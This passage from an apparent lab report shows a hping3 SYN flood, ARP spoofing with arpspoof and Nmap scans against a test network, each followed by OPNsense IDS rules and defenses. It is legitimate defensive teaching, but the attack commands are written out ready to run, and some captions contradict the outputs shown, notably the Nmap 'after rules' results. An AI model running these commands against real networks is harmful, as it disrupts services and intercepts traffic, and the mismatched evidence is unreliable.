- Patch & harden DMZ hosts: the pivot was possible because a weak password let Hydra in.
- Egress filtering: even if a DMZ host is compromised, it should not be able to initiate connections to the LAN.
- Monitoring: alert on long-lived SSH sessions from DMZ hosts to the internet.

6. Attack 3 — DoS / DDoS (hping3 SYN flood)

A DoS attack tries to make a service unavailable by exhausting one of its resources. The most common form is the SYN flood, where the attacker sends a huge number of TCP SYN packets and never completes the handshake. We use hping3 in flood mode against the DMZ web server on port 8080.

6.1 Command executed

```
$ sudo hping3 -S --flood -p 8080 192.168.60.10 -V
```

6.2 Evidence — Before Rules (web service taken down)

```
(kali㉿kali)-[~]  
$ sudo hping3 -S --flood -p 8080 192.168.60.10 -V  
using eth0, addr: 192.168.50.10, MTU: 1500  
HPING 192.168.60.10 (eth0 192.168.60.10): S set, 40 headers + 0 data bytes  
hping in flood mode, no replies will be shown  
█
```

hping3 launched in flood mode against 192.168.60.10:8080 — no replies will be shown.

Live View | Log Files | Firewall | OPNsense

Not secure https://172.20.20.1/ui/diagnostics/firewall/log

OPNsense

root@OPNsense.internal

Firewall: Log Files: Live View

Filters

Quick search (all fields)...

action contains Search... Apply

Active filters:

Templates

Choose template

Options

☒ Auto-refresh

☐ Lookup hostnames

☐ Select any of given criteria


100 Table size

10000 History size


Interface	Time	Protocol	Source	Destinat...	Action	Label	
WAN	In	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	allow WAN to DMZ
OPT1	Out	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	let out anything from firewall host itself
WAN	In	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	allow WAN to DMZ
OPT1	Out	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	let out anything from firewall host itself
WAN	In	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	allow WAN to DMZ
OPT1	Out	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	let out anything from firewall host itself
WAN	In	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	allow WAN to DMZ
OPT1	Out	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	let out anything from firewall host itself
WAN	In	2026-08-28T19:25:13	TCP	192.168....	192.168....	pass	allow WAN to DMZ

OPNsense (c) 2014-2026 Deciso B.V.

OPNsense live firewall log during the flood — all SYN's are being passed (green rows, 'allow WAN to DMZ'). The flood is reaching the server.



User in the LAN trying to open `http://192.168.60.10:8080/index.php` in Chrome — 'Hmmm... can't reach this page, 192.168.60.10 took too long to respond' (ERR_CONNECTION_TIMED_OUT).



Same URL opened in Firefox — 'Unable to connect, Firefox can't establish a connection to the server at 192.168.60.10:8080'.

6.3 OPNsense IDS rules enabled

Administration | Intrusion Detection | <https://172.20.20.1/ui/ids#rules>

OPNsense

We strongly advise to use policies instead of single rule based changes to limit the size of the configuration. A list of all manual changes can be revised in the policy editor (available here)

Settings Download Rules User defined Alerts Schedule

Filters

dos

sid	Action	Source	ClassType	Message	Info / Enabled
2051585	alert	emerging-malware.rules	trojan-activity	ET MALWARE Auzhen DDoS Bot Outbound Hand...	
2053844	alert	emerging-malware.rules	trojan-activity	ET MALWARE Generic DDoS Kit Checkin (POST) M1	
2059060	alert	emerging-malware.rules	domain-c2	ET MALWARE Chaos Botnet CnC Domain (Influx...	
2054556	alert	emerging-malware.rules	domain-c2	ET MALWARE Lumma Stealer Related CnC Dom...	
2054857	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Lumma Stealer Related ...	
2055201	alert	emerging-malware.rules	domain-c2	ET MALWARE Lumma Stealer Related CnC Dom...	
2055202	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Lumma Stealer Related ...	
2055297	alert	emerging-malware.rules	domain-c2	ET MALWARE Lumma Stealer Related CnC Dom...	
2055298	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Lumma Stealer Related ...	
2055325	alert	emerging-malware.rules	domain-c2	ET MALWARE Lumma Stealer Related CnC Dom...	
2055326	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Lumma Stealer Related ...	
2057269	alert	emerging-malware.rules	domain-c2	ET MALWARE Win32/Lumma Stealer Related Ch...	
2057270	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Win32/Lumma Stealer R...	
2063262	alert	emerging-malware.rules	command-and-control	ET MALWARE Observed Kameras DDoS Botnet...	
2063263	alert	emerging-malware.rules	command-and-control	ET MALWARE Observed Kameras DDoS Botnet...	
2066553	alert	emerging-malware.rules	web-application-attack	ET MALWARE MedDream PACS Premium radiati...	
2066767	alert	emerging-malware.rules	domain-c2	ET MALWARE Win32/Lumma Stealer Related Ch...	
2066768	alert	emerging-malware.rules	domain-c2	ET MALWARE Observed Win32/Lumma Stealer R...	

Showing 1 to 336 of 336 entries

Apply

OPNsense IDS — ET MALWARE ruleset (DOS / DDoS Botnet outbound / C2) enabled, action: alert.

Administration | Intrusion Detection

Not secure https://172.20.20.1/ui/ids#rules

OPNsense

root@OPNsense.internal

Services: Intrusion Detection: Administration

We strongly advise to use policies instead of single rule based changes to limit the size of the configuration. A list of all manual changes can be revised in the policy editor (available here)

Settings Download Rules User defined Alerts Schedule

Filters


dos

sid	Action	Source	ClassType	Message	Info / Enabled
2011151	alert	emerging-web_server.rules	attempted-dos	ET WEB_SERVER PHP Large Subnormal Double ...	
2017821	alert	emerging-web_server.rules	trojan-activity	ET WEB_SERVER Membo.PeriBot Spreader IRC ...	
2017832	alert	emerging-web_server.rules	trojan-activity	ET WEB_SERVER Membo.PeriBot Spreader IRC ...	
2017833	alert	emerging-web_server.rules	trojan-activity	ET WEB_SERVER Membo.PeriBot Spreader IRC ...	
2017834	alert	emerging-web_server.rules	trojan-activity	ET WEB_SERVER Membo.PeriBot Spreader IRC ...	
2017835	alert	emerging-web_server.rules	trojan-activity	ET WEB_SERVER Membo.PeriBot Spreader IRC ...	
2014140	alert	emerging-web_server.rules	attempted-dos	ET WEB_SERVER LOIC Javascript DDoS Inbound	
2012150	alert	emerging-web_server.rules	attempted-dos	ET WEB_SERVER PHP Large Subnormal Double ...	
2018113	alert	emerging-web_server.rules	web-application-attack	ET WEB_SERVER Apache Tomcat Boundary Ove...	
2014103	alert	emerging-web_server.rules	web-application-activity	ET WEB_SERVER Unusually Fast HTTP Request...	
2029883	alert	emerging-web_server.rules	attempted-dos	ET WEB_SERVER Possible Apache DDoS UA Obs...	
2017328	alert	emerging-web_server.rules	bad-unknown	ET WEB_SERVER UA WordPress probable DDoS...	
2020912	alert	emerging-web_server.rules	web-application-attack	ET WEB_SERVER Possible IIS Integer Overflow D...	
2000378	alert	emerging-exploit.rules	attempted-dos	ET EXPLOIT MS-SQL DOS attempt (08)	
2000379	alert	emerging-exploit.rules	attempted-dos	ET EXPLOIT MS-SQL DOS attempt (08) 1 byte	
2003750	alert	emerging-exploit.rules	attempted-dos	ET EXPLOIT CA Brightstair ARCServe celloge...	
2003751	alert	emerging-exploit.rules	attempted-dos	ET EXPLOIT CA Brightstair ARCServe Mediaw...	
2021572	alert	emerging-exploit.rules	attempted-dos	ET EXPLOIT Possible BIND9 DoS CVE-2015-5477...	

Showing 1 to 326 of 326 entries

OPNsense IDS — ET WEB_SERVER ruleset (PHP large subminal, Memcached DDoS, Apache Tomcat OOB, IIS image overflow, etc.) enabled.

6.4 Evidence — After Rules (flood blocked)



OPNsense live log after enabling the DOS rule — every packet is now BLOCKED in red ('Default deny / state violation rule'). The flood never reaches the web server.

Result: with the IDS DOS ruleset active, the firewall changes the matching traffic to 'block' on the 'Default deny / state violation rule'. The web server stays up and serves clients normally.

6.5 Defense summary

- Rate limiting at the perimeter: cap the number of new connections per source per second.
- SYN cookies: let the kernel absorb SYN floods without keeping half-open sockets.
- IDS/IPS signatures: ET rules detect and drop known DoS tools (hping3, slowloris, LOIC).
- Upstream DDoS protection: Cloudflare / Akamai for volumetric attacks.
- Capacity planning: headroom on bandwidth, CPU and connection tables.

7. Attack 4 — MITM / ARP Spoofing

ARP spoofing is a local-network attack where the attacker sends forged ARP replies to associate their MAC address with the IP of another device — typically the gateway. Once the victim's ARP cache is poisoned, all traffic meant for the gateway flows through the attacker, giving them a perfect man-in-the-middle position. We enable IP forwarding on Kali so the victim still has connectivity, then capture the LAN traffic.

7.1 Command executed

Enable IP forwarding so the victim keeps internet while we intercept:

```
$ sudo echo 1 | sudo tee /proc/sys/net/ipv4/ip forward
```

Spoof the target (172.20.20.50) into thinking we are the gateway (172.20.20.1):


```
$ sudo arpspoof -i eth0 -t 172.20.20.1 172.20.20.50
```

SpooF the gateway into thinking we are the target:

```
$ sudo arpspoof -i eth0 -t 172.20.20.50 172.20.20.1
```

7.2 Evidence — Before Rules (ARP cache poisoned)

[illegible]



On the Windows victim, `arp -a` shows `172.20.20.1 → 0:c:29:a4:aa:f2` (the attacker!), not the real gateway MAC `00-0c-29-dd-a3-10`. The MITM is live.

7.3 Defense applied — static ARP

The first '`arp -s`' attempt fails ('Access is denied') because the user is not elevated. The fix is to use `netsh`, which honours the admin requirement and adds a static neighbour entry on the interface:

```

C:\> netsh interface ipv4 show interfaces
C:\> netsh interface ipv4 add neighbor "Ethernet0" 172.20.20.1 00-0c-29-dd-a3-10
C:\> arp -a
172.20.20.1      00-0c-29-dd-a3-10    static

```

[Missing image: /workspace/report_assets/mitm/rules/WhatsApp_Image_2026-08-30_at_2.53.44_PM.jpeg]

7.4 Evidence — After Rules (static ARP pinned)

```
C:\Windows\system32>arp -a

Interface: 172.20.20.50 --- 0x6
Internet Address      Physical Address      Type
172.20.20.1           00-0c-29-dd-a3-10     static
172.20.20.10          00-0c-29-5c-62-71     dynamic
172.20.20.12          a0-a4-c5-d0-6a-f6     dynamic
172.20.20.255         ff-ff-ff-ff-ff-ff     static
192.168.1.1           d4-6b-a6-9f-aa-b0     dynamic
224.0.0.22            01-00-5e-00-00-16     static
224.0.0.251           01-00-5e-00-00-fb     static
224.0.0.252           01-00-5e-00-00-fc     static
239.255.255.250       01-00-5e-7f-ff-fa     static
255.255.255.255       ff-ff-ff-ff-ff-ff     static

C:\Windows\system32>
```

Windows arp -a after the netsh command — 172.20.20.1 is now 'static' at the real gateway MAC 00-0c-29-dd-a3-10. Attacker's forged ARP replies are ignored for this entry.

7.5 Defense summary

- Dynamic ARP Inspection (DAI) on the switch: drops ARP packets whose IP-MAC binding is not in the trusted database.
- DHCP Snooping: builds the trusted IP-MAC database that DAI relies on.
- Static ARP entries on critical hosts (gateways, servers).
- Port security on access switches.
- Encryption: HTTPS, SSH, VPN — even if MITM happens, payload is unreadable.

8. Attack 5 — Nmap Reconnaissance

Nmap is the de-facto tool for the reconnaissance phase of an attack. With a single command, an attacker can enumerate every open port, every running service and often the exact version — everything they need to pick the right exploit. We scan the DMZ host and the OPNsense firewall itself from the WAN.

8.1 Command executed


```
$ nmap -Pn -p 80,443 192.168.60.10
$ nmap -p- -sS -sV 192.168.60.10
$ nmap -p 53,80,443,53053 -sS -sV 192.168.50.1
$ nmap -p- -sS -sV 192.168.50.1
$ nmap -p- -sS -sV 192.168.60.10
```

8.2 OPNsense IDS rules enabled

The screenshot shows the OPNsense Administration interface for Intrusion Detection. The 'Rules' tab is active, displaying a list of rules under the 'ET SCAN NMAP' filter. The rules are configured with the action 'drop' and are enabled. The interface includes a sidebar with navigation options like Lobby, Reporting, System, Interfaces, Firewall, VPN, Services, and a top navigation bar with tabs for Settings, Download, Rules, User defined, Alerts, and Schedule.

sid	Action	Source	ClassType	Message	Info / Enabled
2000537	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -sS window ...	☒
2000536	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -sO	☒
2000538	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -sA (1)	☒
2000540	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -sA (2)	☒
2000543	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -f -sF	☒
2000544	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -f -sN	☒
2000546	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -f -sX	☒
2009582	drop	emerging-scan.rules	attempted-recon	ET SCAN NMAP -sS window ...	☒

OPNsense IDS — Emerging Threats 'ET SCAN NMAP' ruleset enabled (action: drop) — sS window, sO, sA, f-sF, f-sN, f-sX, etc.



More NMAP signatures — SIP version detection, f-sV, OS detection, SQL Spider, etc.

8.3 Evidence — Before Rules (full recon)

```
(kali@kali)~$ nmap -p- -sS -sV 192.168.60.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 05:00 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Note: Host seems down. If it is really up, but blocking our ping probes, try -Pn
Nmap done: 1 IP address (0 hosts up) scanned in 3.23 seconds
```

nmap -P- -sS -sV 192.168.60.10 with default ping — 'Host seems down'. Attacker bypasses ping with -Pn to keep scanning.

```
(kali@kali)~$ nmap -Pn -p 80,443 192.168.60.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 05:00 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.60.10
Host is up.

PORT      STATE SERVICE
80/tcp    filtered http
443/tcp    filtered https

Nmap done: 1 IP address (1 host up) scanned in 3.11 seconds
```

nmap -Pn -p 80,443 192.168.60.10 — host is up, both ports reported as filtered (state shown, not closed) — the firewall is in the way but the scan is reaching it.

```
(kali@kali)-[~]
$ nmap -p 53053,53,443,80 -sS -sV 192.168.50.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 05:12 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.1
Host is up (0.077s latency).

PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain
80/tcp    filtered  http
443/tcp   filtered  https
53053/tcp filtered  unknown
MAC Address: F0:9E:4A:C4:B9:E0 (Intel Corporate)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.27 seconds
```

nmap -p 53,80,443,53053 -sS -sV 192.168.50.1 (firewall) — Unbound 1.25.1, OPNsense HTTP/HTTPS and tcpwrapped services all visible.

8.4 Evidence — After Rules (scans neutralized)

Once the ET SCAN NMAP ruleset is active, the firewall silently drops the matching probes — the attacker gets no useful information back.

```
(kali@kali)-[~]
$ nmap -p- -sS -sV 192.168.60.10
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 04:42 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.60.10
Host is up (0.0065s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 10.2p1 Ubuntu 2ubuntu3.5 (Ubuntu Linux; protocol 2.0)
8080/tcp   open      http      Apache httpd 2.4.25 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 51.96 seconds
```

nmap -p- -sS -sV 192.168.60.10 after rules — 65533 closed ports (reset), 22/tcp open (OpenSSH 10.2p1 Ubuntu) and 8080/tcp open (Apache 2.4.25) — the loud, full-port scan is heavily throttled, scan took 51 s instead of the usual few seconds.

```
(kali@kali)-[~]
$ nmap -p- -sS -sV 192.168.50.1
Starting Nmap 7.99 ( https://nmap.org ) at 2026-08-28 04:30 +0300
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.50.1
Host is up (0.014s latency).
Not shown: 65531 filtered tcp ports (no-response)
PORT      STATE      SERVICE      VERSION
53/tcp    open      domain       Unbound 1.25.1
80/tcp    open      http         OPNsense
